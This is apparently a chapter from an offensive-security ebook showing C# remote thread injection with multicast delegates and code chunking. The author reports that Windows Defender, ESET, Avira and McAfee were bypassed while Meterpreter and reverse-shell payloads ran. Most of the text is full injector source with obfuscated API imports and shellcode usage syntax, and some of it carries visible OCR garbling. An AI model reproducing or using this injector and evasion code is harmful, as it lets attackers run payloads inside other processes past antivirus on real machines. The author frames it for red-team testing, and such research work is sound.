Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

Chapter 14: C# Delegate & Remote Thread Injection Technique (PART3)

Simple C# codes and calling API Functions


In previous Part2 of this chapter 14 we talked about "Remote Thread Injection" + Delegate Methods, now I want to talk about this Technique via C# Multicast Delegate Method & Some Methods.

1.Calling Native API Functions Via C# Method + MultiCast Delegate Technique


Multicast Delegate is very simple way to Invoke C# Methods Directly via Calling Delegates, which means you can call/Invoke C# Method Again via Delegate but with new Style of code, it means you will have New Signature for calling Codes/Methods.

Before everything I want to show you some Pictures & Results for Testing **MultiCast** Code <u>vs</u> **Syscall** Code (which we don't talk about syscall code in this chapter) and Windows Defender, I just want to say how New Signature of Code could be effective to Bypass Avs Sometimes...

in "Picture 1 & 2" I tested Multicast code & syscall code and both Worked very well because Windows Defender was OFF.




Picture 1: Multicast Delegate & syscall method




Picture 2: Multicast Delegate & syscall method

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

as you can see in the "Pictures 1 & 2" we have two Codes, first for Multicast Delegate "**NativePayload_Timd.cs**" & second for Syscall "**NativePayload_Tidsc.cs**" which means we have Native APIs like <u>NtCreateThreadEx</u>, (only **NT*** Functions...).



Picture 3: Multicast Delegate



Picture 4: syscall method

As you can see with Multicast Method our code worked very well & Windows Defender Bypassed but with Syscall Technique our Code behavior & signature detected by Windows Defender. In Multicast Code We have Thread Injection into Remote Process like Notepad but in syscall we had Create Local Thread.

Now we should to talk about Multicast Delegate Technique which is very simple to use...

Part 1 (C#.NET Tricks and Techniques), Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
→ 🌳 Main(string[] args)
                                                 🖏 NativePayload_TImd.Program
                                                                                                                                                         C# Miscellaneous Files
                                                                                                                                                                                                ♣ NativePayload_TImd.Progr + ۞ _Step2_()
ः ■ NativePayload_TImd
                                                                                                                                                   ÷
                                                       /// step 1
//string[] s1 = new string[2];
DelCLSInvoke._args1[0] = args[3];
DelCLSInvoke._args1[1] = args[4];
MDelegate code1 = new MDelegate(DelCLSInvoke._Step1_);
                                                                                                                                                                                      public static void _Step2_()
                                                                                                                                                                                           string[] _args = new string[2];
_args[0] = _args1[0];
_args[1] = _args1[1].Length.ToString();
                                                       MDelegate code2 = new MDelegate(DelCLSInvoke._Step2_);
MDelegate code2_1 = new MDelegate(DelCLSInvoke._Step2_
     304
305
             int p = len;
IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p,
     306
307
                                                        MDelegate code3 = new MDelegate(DelCLSInvoke._Step3_);
                                                                                                                                                                                            AllocationType.Commit,
                                                                                                                                                                                            MemoryProtection.ExecuteReadWrite);
                                                        MDelegate code4 = new MDelegate(DelCLSInvoke._Step4_);
     309
310
                                                        MDelegate _AllCodes = null;
                                                                                                                                                                                            Console.ForegroundColor = ConsoleColor.DarkGray;
                                                        if (args[0] == "1")
                                                                                                                                                                                           Console.Write("Step2 Delegate.Invoke(");
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("{0}", s2.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
                                                              if (args[2] == "0")
                                                                                                                                                                                           Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.Write(" [API::VirtualAllocEx]");
Console.WriteLine();
                                                                     _AllCodes = code1 + code2 + code3 + code4;
                                                               if (args[2] == "1")
                                                                     _AllCodes = code1 + code2_1 + code3 + code4;
                                                        else if (args[0] == "2")
                                                                                                                                                                                     public static void _Step2_1()...
public static bool s3 = false;
public static void _Step3_()...
public static IntPtr s4 = IntPtr.Zero;
                                                              if (args[2] == "0")
                                                                        + code2 + code3 + code2 + code3 + code2 + code3
                                                                                                                                                                                      public static void _Step4_()...
                                                               if (args[2] == "1")
                                                                    _AllCodes = code1 + code2_1 + code3 + code2_1 + c
+ code2_1 + code3 + code2_1 + code3 + code2_1 +
                                                                                                                                                                               public delegate void MDelegate();
                                                                                                                                                                              static void Main(string[] args)...
                                                        Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("[>] Steps will run by Delay.({0})", ar
                                                        Console.ForegroundColor = ConsoleColor.DarkGray;
                                                        if (args[0] == "1") { Console.WriteLine("[>] Steps Count
else if (args[0] == "2") { Console.WriteLine("[>] Steps ("])
                                                        if (args[2] == "0") { Console.WriteLine("[>] API::Virtual
if (args[2] == "1") { Console.WriteLine("[>] API::Virtual
                                                                    (MDelegate MultiCodeitems in
```

Picture 5: Multicast Delegate

as you can see in the "Picture 5" we have Method (_step2_) in right code & in the left code we have one Delegate for this Method which created by (Mdelagate), that means we have Mdelagte Delegate which has same signature with (_step2_) method,

Public static void _step2_(); has same signature with Public delegate void MDelegate()

Note: in the next "Picture 6" you can see our "MDelegate" variable & All C# Methods should have same signature with our "MDelegate" in this method (it is important).

Note: to understanding these codes, "you should read Part 1 & 2 of chapter 14"

as you can see in line number 315 our C# Methods all copied to one Variable "_AllCodes", it means we have all Delegate Codes in one Variable

```
public delegate void MDelegate();

Oreferences
static void Main(string[] args)

{

/// > NativePayload TImd.exe 1 2000 0 4716 "fc,48,.." ...

Console.WriteLine();

Console.ForegroundColor = ConsoleColor.DarkGray;

Console.WriteLine("NativePayload_TImd , Published by Damon Mohammadba
Console.ForegroundColor = ConsoleColor.Gray:
```

Picture 6: Multicast Delegate

Part 1 (C#.NET Tricks and Techniques), Chapter 14 : C# Delegate & Remote Thread Injection Technique (Part3)

```
NativePayload_TImd.Program
                                                                                                              → Θ<sub>a</sub> Main(string[] args)
                                                                                                                                                                              C# Miscellaneous Files
                                                                                                                                                                                                                        🗸 🔩 NativePayload_TImd.Progr 🔻 🛇 _Step2_()
© NativePayload_TImd
                                         _AllCodes = code1 + code2 + code3 + code4;
                                                                                                                                                                                                                 ublic static void Step2 ()
     317
318
                                   if (args[2] == "1")
                                         _AllCodes = code1 + code2_1 + code3 + code4;
                                                                                                                                                                                                                    string[] _args = new string[2];
_args[0] = _args1[0];
_args[1] = _args1[1].Length.ToString();
IntPtr a = s1;
                           else if (args[0] == "2")
                                  if (args[2] == "0")
                                                                                                                                                                                                                     int p = len;
IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p,
                                         _AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + co
                                                                                                                                                                                                                     AllocationType.Commit,
MemoryProtection.ExecuteReadWrite);
                                              + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + co
                                   .
if (args[2] == "1")
                                                                                                                                                                                                                     Console.ForegroundColor = ConsoleColor.DarkGray;
                                         _AllCodes = code1 + code2 <u>1</u> + code3 + code2<u>1</u> + code3 + code2<u>1</u> + code
+ code2<u>1</u> + code3 + code2<u>1</u> + code3 + code2<u>1</u> + code3 + code2<u>1</u> + code3
                                                                                                                                                                                                                    Console.Write("fstp2_Delegate.Invoke();
Console.ForegroundColor = ConsoleColor.Cyan;
Console.Write("f0)", s2.ToString("X8"));
Console.ForegroundColor = ConsoleColor.DarkGray;
Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
Console.ForegroundColor = ConsoleColor.White;
     332
333
                                                                                                                                                                                     166
167
                          Console.ForegroundColor = ConsoleColor.Gray;
Console.WriteLine("[>] Steps will run by Delay.({0})", args[1]);
Console.ForegroundColor = ConsoleColor.DarkGray;
if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4); }
else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}", 28); }
               П
                                                                                                                                                                                                                     Console.Write(" [API::VirtualAllocEx]");
Console.WriteLine();
                          if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx set to Me
if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx set to Me
     342 6
343
                                                                                                                                                                                                              public static void _Step2_1()...
                                                                                                                                                                                                              public static bool s3 = false;
public static void _Step3_()...
public static IntPtr s4 = IntPtr.Zero;
                        foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
                                  System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
                                                                                                                                                                                    239
240
     347
348
                                  MultiCodeitems();
                                                                                                                                                                                                              public static void _Step4_()...
                                                                  Invoke/Call C# Methods (one by one)
      349
350
                                                                 code1 (OpenProcess) ,
code2 (VirtualAllocEx) ,
code3 (WriteProcessMemory) ,
code4 (CreateReamoteThread)
                      atch (Exception)
                                                                                                                                                                                                       public delegate void MDelegate();
      352
353
                                                                                                                                                                                                      static void Main(string[] args)...
     357
358
                     ole.Writeline("syntax: " + "\n" + "\t NativePayload_TImd.exe [steps 1 or 2] [delay ole.Writeline("\t example 1: NativePayload_TImd.exe 1 2000 0 4716 \"fc,48,56, ole.Writeline("\t example 2: NativePayload_TImd.exe 2 6721 1 4716 \"fc,48,56,
                                                                     vou will have 4 stens (default)"):
```

Picture 7: Multicast Delegate & calling methods

finally with this code you can Call/Invoke all Delegate Method one by one very simple with calling "MultiCodeitems()"

```
foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
{
   System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
   MultiCodeitems();
}
```

as you can see Multicast Delegate was very simple but something in these codes is important as you can see we have two _AllCodes variable:

```
_AllCodes = code1 + code2 + code3 + code4;
```

_AllCodes = code1 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + ... + code3 + code4 + code2 + code3 + code


that because I want to show you when you have 4 steps you can call 4 steps via four Variable OR you can repeat some of Steps if you want to test your Target AV for something.

For example you can repeat (Code2 = VirtualAllocEx) & (Code3 = WriteProcessMemory) for test Anti-virus, because some of them will Detect your code if you want to Call some Native APIs more than once continuously..., this is good way to test them also some of Avs will Detect your Payload in-memory if you want to write them byte to byte (calling WriteProcessMemory more than once for your payload) sometimes... this is good idea to test these things via this Method etc.

Note: Writing Payload to Memory like Byte to byte with some techniques used by some Security Researchers and Red Teamers that means sometimes "Calling **WriteProcessMemory** more than once" but we have some tricks to do this without using WriteProcessMemory.

In the next "Picture 8" you can see ESET bypassed via this simple Method in this case our steps are more than 4 steps...


Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)



Picture 8: Multicast Delegate & calling methods (ESET bypassed)

because of **ESET**, I did not use Meterpreter shell command but I have my own C# Reverse shell code as you can see "NativePayload_ReverseShellx" and with that code I had Shell via netcat...

also in the next "Picture 9" you can see I had session with this code by (4 steps) too.



Picture 9: Multicast Delegate & calling methods (ESET bypassed)

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

Multicast method is really simple & I think you can work with these simple codes too so I think does not necessary to talk about code more than this, now I want to talk about chunk these codes & steps to two part which means we will have two separated code, in the "Part 1 of code" we have Step1 (OpenProcess) & Step2 (VirtualAllocEx) + Step3 (WriteProcessMemory) but we don't have Step4 (CreateRemoteThread), and in the "Part 2 of code" we have Step1 (OpenProcess) + Step4 (CreateRemoteThread).

Chunking Remote Thread Injection Codes (without multicast Delegate technique)

why do this?


Because with this simple trick you can see which part of code Detected or Will detect by your Anti-virus, when and why...

```
Part 1 of code: "NativePayload_Tld2.cs"
```

```
Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke._Step1_);
      Mydels2and3 delstep2 = new Mydels2and3(DelCLSInvoke._Step2_);
      Mydels3and4 delstep3 = new Mydels3and4(DelCLSInvoke. Step3 );
      // Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke. Step4 );
      IntPtr H = delstep1.Invoke(Convert.ToInt32(args[1]), args[2]);
      if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
      IntPtr HA = delstep2.Invoke(H, Xpayload.Length);
      if (delay) System.Threading.Thread.Sleep(Convert.ToInt32(args[0]));
      if (delstep3.lnvoke(H, HA, Xpayload))
      {
              ....
      }
Part 2 of code: "NativePayload Tld3.cs"
      Mydels1and2 delstep1 = new Mydels1and2(DelCLSInvoke. Step1 );
      Mydels4and4 delstep4 = new Mydels4and4(DelCLSInvoke._Step4_);
      IntPtr H = delstep1.Invoke (Convert.ToInt32(args[1]));
      IntPtr f = delstep4.Invoke (H, ((IntPtr) Convert.ToInt64(args[2], 16)));
      Console.ForegroundColor = ConsoleColor.Gray;
      Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Delegate [Step2];)");
      Console.WriteLine();
```

as you can see with this simple trick you can chunk codes to two parts, in this time your injector is "NativePayload_TId2", that means your payload was injected to target process by this code but in this code you have not Payload Execution and in the next step with Code "NativePayload_TId3" you have Payload Execution in target process, this is simple way to test AVs for Attack Detection part by part ...

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)



Picture 10: Avira Bypassed

as you can see in the "Picture 10" both codes worked very well and not detected by Avira AV. With NativePayload_TId2 our meterpreter payload was injected into target process memory and with NativePayload_TId3 our payload will execute in remote process so our injector is NativePayload_TId2 but with NativePayload_TId3 this code will execute and some anti-viruses will detect "NativePayload_TId3" but our real injector was NativePayload_TId2 so it depends on your payload & your AV too (should test AVs one by one).


Some Anti-viruses will Detect your Code when you want to Inject Payload into target Process Memory via **WriteProcessMemory** and sometimes it depends on your payload sometimes it depends on your Technique too (which APIs used for injection or writing in memory).

Syntax for these codes:

NativePayload_Tld2.exe pid payload NativePayload_Tld2.exe 1316 fc,48,....


NativePayload_Tld3.exe pid VAx-Address [VirtualAllocEx Address]
NativePayload_Tld3.exe 1316 1bd10740000

in the next "Pictures 11,12 & 13" you can see **ESET** & **McAfee** Bypassed but this code & payload in memory Detected by **Kaspersky total security**. (good job)




Picture 11: ESET Bypassed

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)



Picture 12: McAfee Bypassed



Picture 13: (code PART1 NativePayload_Tld2.exe & Payload in memory) Detected by Kaspersky

at a glance: you can see almost all codes in my lab and my tests was effective and useful to bypass Some Avs, as Security Researcher or Pentester/Red or Purple Teamer you can use these code or something like this to test your targets simply, Multicast Delegate was very useful & was simple to use also this trick to chunk code sometimes will help you, in then Next Chapter 15 I want to talk about ETW and some useful Techniques to use for Payload/Technique Detection by ETW, which is useful for Defenders Blue Teams also Purple Teams too but as Pentester or Red Teamer you should know about ETW more and more.... ふ(ツ) / こ

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

```
NativePayload_TImd.cs
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
namespace NativePayload_TImd
 class Program
    /// <summary>
    /// .net Framework 4.0
    /// </summary>
    public class DelCLSInvoke
      [Flags]
      public enum ProcessAccessFlags : uint
         Terminate = 0 \times 000000001
         CreateThread = 0x00000002
         VMOperation = 0 \times 000000008,
         VMRead = 0x00000010,
         VMWrite = 0x00000020
         DupHandle = 0x00000040,
         SetInformation = 0x00000200,
         QueryInformation = 0x00000400,
         Synchronize = 0x00100000,
         AII = 0x001F0FFF
      }
      [Flags]
      public enum AllocationType
         Commit = 0x00001000,
         Reserve = 0x00002000
         Decommit = 0 \times 00004000,
         Release = 0x00008000.
         Reset = 0x000800000
         TopDown = 0x00100000
         WriteWatch = 0 \times 00200000,
         Physical = 0x00400000,
         LargePages = 0x20000000
      [Flags]
      public enum MemoryProtection
         NoAccess = 0x0001,
         ReadOnly = 0x0002,
         ReadWrite = 0x0004
         WriteCopy = 0x0008,
         Execute = 0x0010,
         ExecuteRead = 0x0020,
         ExecuteReadWrite = 0x0040,
         ExecuteWriteCopy = 0x0080,
         GuardModifierflag = 0x0100,
         NoCacheModifierflag = 0x0200,
         WriteCombineModifierflag = 0x0400
      [DllImport("ke" + "rne" + "I" + "32.dll")]
      public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
      [DllImport("kernel32.dll")]
      public static extern bool CloseHandle(IntPtr hObject);
      [DllImport("ke" + "rne"+ "I" + "32.dll")]
      public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
IpNumberOfBytesWritten);
      [DllImport("ke" + "rne" + "I" + "32.d" + "II")]
      public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr IpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
      [Dllimport("ke" + "rne" + "l" + "32.dll")]
      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr IpThreadAttributes, uint dwStackSize, IntPtr IpStartAddress, IntPtr
IpParameter, uint dwCreationFlags, out uint IpThreadId);
      public static IntPtr s1 = IntPtr.Zero;
```

9/18

```
public static string[] _args1 = new string[2];
      public static int len = 0;
      public static void _Step1_()
         string[] _args = new string[2];
        /// pid => _args[0]
         _args[0] = _args1[0];
         /// payload => _args[1]
         _args[1] = _args1[1];
         int XprocID = Convert.ToInt32(_args[0]);
         string Xcode = _args[1]
         string[] X = Xcode.Split(',');
         int Injection_to_PID = XprocID;
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine("[!] Injection Started Time {0}", DateTime.Now.ToString());
         Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
Console.ForegroundColor = ConsoleColor.DarkCyan;
         Console.Write("[>] Injecting Meterpreter Payload to ");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}:{1}", Process.GetProcessById(Injection_to_PID).ProcessName,
Process.GetProcessById(Injection_to_PID).Id.ToString());
         Console.ForegroundColor = ConsoleColor.DarkCyan;
         Console.Write("Process");
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine();
         Console.WriteLine("[!] Thread Injection Done Time {0}", DateTime.Now.ToString());
         Console.WriteLine();
         byte[] Xpayload = new byte[X.Length];
         len = X.Length:
         for (int i = 0; i < X.Length;)
           Xpayload[i] = Convert.ToByte(X[i], 16);
           i++;
         //IntPtr tempx = System.Diagnostics.Process.GetProcessByld(Injection_to_PID).MainWindowHandle;
         IntPtr x = OpenProcess(ProcessAccessFlags.All, false, Injection_to_PID);
         s1 = x;
         Console.WriteLine();
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write("Step1 Delegate.Invoke(");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}", s1.ToString("X8"));
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write(") Intptr Done.");
         Console.ForegroundColor = ConsoleColor.White;
         Console.Write(" [API::OpenProcess]");
         Console.WriteLine();
      }
      public static IntPtr s2 = IntPtr.Zero;
      public static string[] _args2 = new string[2];
      public static void _Step2_()
         string[] _args = new string[2];
         _args[0] = _args1[0];
          args[1] = args1[1].Length.ToString();
         IntPtr a = s1;
         IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.ExecuteReadWrite);
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write("Step2 Delegate.Invoke(");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}", s2.ToString("X8"));
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write(") Intptr Done.");
         Console.ForegroundColor = ConsoleColor.White;
         Console.Write(" [API::VirtualAllocEx]");
         Console.WriteLine();
```

Part 1 (C#.NET Tricks and Techniques), Chapter 14: C# Delegate & Remote Thread Injection Technique (Part3)

```
}
public static void _Step2_1()
  string[] _args = new string[2];
  _args[0] = _args1[0];
   _args[1] = _args1[1].Length.ToString();
  IntPtr a = s1;
  int p = len;
  IntPtr x = VirtualAllocEx(a, IntPtr.Zero, (uint)p, AllocationType.Commit, MemoryProtection.Execute);
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write("Step2 Delegate.Invoke(");
  Console.ForegroundColor = ConsoleColor.Cyan;
  Console.Write("{0}", s2.ToString("X8"));
  Console.ForegroundColor = ConsoleColor.DarkGray;
  Console.Write(") Intptr Done.");
Console.ForegroundColor = ConsoleColor.White;
  Console.Write(" [API::VirtualAllocEx]");
  Console.WriteLine();
public static bool s3 = false;
public static void _Step3_()
  IntPtr H = s1;
  IntPtr P = s2;
  string stemp = _args1[1];
  string[] tempstr = stemp.Split(',');
  byte[] pay = Array.ConvertAll(tempstr, bity => Convert.ToByte(bity, 16));
  UIntPtr BS = UIntPtr.Zero;
  if (WriteProcessMemory(H, P, pay, (uint)pay.Length, out BS))
     Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write("Step3 Delegate.Invoke(");
    Console.ForegroundColor = ConsoleColor.Cyan;
     Console.Write("{0}0000000", 0.ToString());
     Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.Write(") true ;D Done.");
    Console.ForegroundColor = ConsoleColor.White;
     Console.Write(" [API::WriteProcessMemory]");
    Console.WriteLine();
    s3 = true;
  else
    Console.ForegroundColor = ConsoleColor.DarkGray;
     Console.Write("Step3 Delegate.Invoke(");
    Console.ForegroundColor = ConsoleColor.Cyan;
    Console.Write("{0}0000000", 0.ToString());
    Console.ForegroundColor = ConsoleColor.DarkGray;
     Console.Write(") false ;( Done.");
     Console.ForegroundColor = ConsoleColor.White;
    Console.Write(" [API::WriteProcessMemory]");
    Console.WriteLine();
     s3 = false;
  }
public static IntPtr s4 = IntPtr.Zero;
public static void _Step4_()
  System.Threading.Thread.Sleep(Convert.ToInt32("3700"));
  uint x = 0;
  IntPtr H = s1:
  IntPtr HA = s2;
  IntPtr CRT = CreateRemoteThread(H, IntPtr.Zero, 0, HA, IntPtr.Zero, 0, out x);
  System.Threading.Thread.Sleep(Convert.ToInt32("1050"));
  III close
  CloseHandle(CRT);
  CloseHandle(HA);
```

11/18

```
Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write("Step4 Delegate.Invoke(");
         Console.ForegroundColor = ConsoleColor.Cyan;
         Console.Write("{0}", CRT.ToString("X8"));
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.Write(") Intptr Done.");
         Console.ForegroundColor = ConsoleColor.White;
         Console.Write(" [API::CreateRemoteThread]");
         Console.WriteLine();
         Console.WriteLine();
         Console.ForegroundColor = ConsoleColor.Gray;
         Console.WriteLine("Bingo Meterpreter Session by Thread Injection Method + C# Multicast Delegate ;)");
         Console.WriteLine();
    public delegate void MDelegate();
    static void Main(string[] args)
      ///> NativePayload_TImd.exe 1 2000 0 4716 "fc,48,.."
      ///> NativePayload_TImd.exe 1 2000 1 4716 "fc,48,.."
      /// NativePayload_Timd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716] [payload "fc,48,.."]
      Console.WriteLine();
      Console.ForegroundColor = ConsoleColor.DarkGray;
      Console.WriteLine("NativePayload_TImd, Published by Damon Mohammadbagher, Jul 2020");
      Console.ForegroundColor = ConsoleColor.Gray;
      Console.WriteLine("NativePayload_TImd Thread Injection into Target Process + C# Multicast Delegate");
      Console.WriteLine();
      try
      {
         if (args.Length != 0 && args[0].ToUpper() == "HELP" || args[0] == string.Empty)
           Console.WriteLine("syntax: "+"\n"+"\t NativePayload_Tlmd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716]
[payload \"fc,48,..\"]");
           Console.WriteLine("\t example 1: NativePayload_TImd.exe 1 2000 0 4716 \"fc,48,56,...\"");
           Console.WriteLine("\t example 2: NativePayload_Tlmd.exe 2 6721 1 4716 \"fc,48,56,...\"");
           Console.WriteLine("\t step = 1 you will have 4 steps (default)");
           Console.WriteLine("\t step = 2 you will have 28 steps (\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \"step4\" + step2 +
step3 ...)");
           Console.WriteLine("\t MemoryProtection = 0 API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
           Console.WriteLine("\t MemoryProtection = 1 API::VirtualAllocEx set to MemoryProtection.Execute ");
           Console.WriteLine();
         else if (args.Length != 0 && args[0].ToUpper() != "HELP")
         {
           try
           {
             /// step 1
             //string[] s1 = new string[2];
             DelCLSInvoke._args1[0] = args[3];
             DelCLSInvoke._args1[1] = args[4];
             MDelegate code1 = new MDelegate(DelCLSInvoke._Step1_);
             MDelegate code2 = new MDelegate(DelCLSInvoke._Step2_);
             MDelegate code2_1 = new MDelegate(DelCLSInvoke._Step2_1);
             /// step 3
             MDelegate code3 = new MDelegate(DelCLSInvoke._Step3_);
             III step 4
             MDelegate code4 = new MDelegate(DelCLSInvoke._Step4_);
             MDelegate _AllCodes = null;
             if (args[0] == "1")
                if (args[2] == "0")
                  _AllCodes = code1 + code2 + code3 + code4;
                if (args[2] == "1")
                   AllCodes = code1 + code2_1 + code3 + code4;
             else if (args[0] == "2")
                if (args[2] == "0")
```

```
_AllCodes = code1 + code2 + code3 + code2 + code3
                                                                                 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code2 + code3 + code
                                                                   if (args[2] == "1")
                                                                                AllCodes = code1 + code2_1 + code3 + code3_1 + cod
code3
                                                                                 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code2_1 + code3 + code3_1 + co
code2_1 + code3;
                                                          Console.ForegroundColor = ConsoleColor.Gray;
                                                          Console.WriteLine("[>] Steps will run by Delay.({0})", args[1]);
                                                          Console.ForegroundColor = ConsoleColor.DarkGray;
                                                         if (args[0] == "1") { Console.WriteLine("[>] Steps Count {0}", 4); }
else if (args[0] == "2") { Console.WriteLine("[>] Steps Count {0}", 28); }
                                                         if (args[2] == "0") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite"); } if (args[2] == "1") { Console.WriteLine("[>] API::VirtualAllocEx set to MemoryProtection.Execute"); }
                                                          foreach (MDelegate MultiCodeitems in _AllCodes.GetInvocationList())
                                                                   System.Threading.Thread.Sleep(Convert.ToInt32(args[1]));
                                                                   MultiCodeitems();
                                                catch (Exception)
                                    }
                            catch (Exception e)
                                      Console.WriteLine("syntax: " + "\n" + "\t NativePayload_TImd.exe [steps 1 or 2] [delay 2000] [MemoryProtection/mode 0 or 1] [pid 4716]
[payload \"fc,48,..\"]");
                                      Console.WriteLine("\t example 1: NativePayload_Tlmd.exe 1 2000 0 4716 \"fc,48,56,...\"");
                                      Console.WriteLine("\t example 2: NativePayload_Tlmd.exe 2 6721 1 4716 \"fc,48,56,...\"");
                                      Console.WriteLine();
                                      Console.WriteLine("\t step = 1 you will have 4 steps (default)");
                                      Console.WriteLine("\t step = 2 you will have 28 steps (\"step1\" + step2 + step3 + step2 + step3 + step2 + step3 + step2 + step3 + ..... + \\"step4\" + step2 +
step3 ...)");
                                      Console.WriteLine("\t MemoryProtection = 0 API::VirtualAllocEx set to MemoryProtection.ExecuteReadWrite ");
                                      Console.WriteLine("\t MemoryProtection = 1 API::VirtualAllocEx set to MemoryProtection.Execute ");
                                      Console.WriteLine();
                           finally
```

```
NativePayload_TId2.cs
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
namespace NativePayload_Tld2
  class Program
    public class DelCLSInvoke
      [Flags]
      public enum ProcessAccessFlags: uint
        Terminate = 0x00000001
        CreateThread = 0x00000002,
```

```
VMOperation = 0x00000008,
         VMRead = 0x00000010,
         VMWrite = 0x00000020
         DupHandle = 0x00000040,
         SetInformation = 0x00000200
         QueryInformation = 0x00000400,
         Synchronize = 0x00100000,
         AII = 0x001F0FFF
      [Flags]
      public enum AllocationType
         Commit = 0x00001000,
         Reserve = 0x00002000
         Decommit = 0x00004000,
         Release = 0x00008000,
         Reset = 0x00080000,
         TopDown = 0x00100000
         WriteWatch = 0x00200000,
         Physical = 0x00400000,
         LargePages = 0x20000000
      [Flags]
      public enum MemoryProtection
         NoAccess = 0x0001,
         ReadOnly = 0x0002,
         ReadWrite = 0x0004,
         WriteCopy = 0x0008,
         Execute = 0x0010,
         ExecuteRead = 0x0020,
         ExecuteReadWrite = 0x0040,
         ExecuteWriteCopy = 0x0080,
         GuardModifierflag = 0x0100
         NoCacheModifierflag = 0x0200,
         WriteCombineModifierflag = 0x0400
      [DllImport("ke" + "rne" + "I" + "32.dll")]
      public static extern IntPtr OpenProcess(ProcessAccessFlags dwDesiredAccess, bool bInheritHandle, int dwProcessId);
      [DllImport("kernel32.dll")]
      public static extern bool CloseHandle(IntPtr hObject);
      [DllImport("ke" + "rne" + "I" + "32.dll")]
      public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr
IpNumberOfBytesWritten);
      [DllImport("ke" + "rne" + "I" + "32.d" + "II")]
      public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, AllocationType flAllocationType, MemoryProtection
      [Dllimport("k" + "e" + "r" + "ne" + "l" + "32.dll")]
      public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr IpThreadAttributes, uint dwStackSize, IntPtr IpStartAddress, IntPtr
IpParameter, uint dwCreationFlags, out uint IpThreadId);
      public static string mytest()
         Console.Write("bingo bingo");
         return "dsds":
      public static IntPtr _Step1_(int XprocID, string Xcode)
         string[] X = Xcode.Split(',');
         int Injection_to_PID = XprocID;
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine("[!] Injection Started, Time {0}", DateTime.Now.ToString());
         Console.WriteLine("[!] Payload Length {0}", X.Length.ToString());
         Console.ForegroundColor = ConsoleColor.DarkCyan;
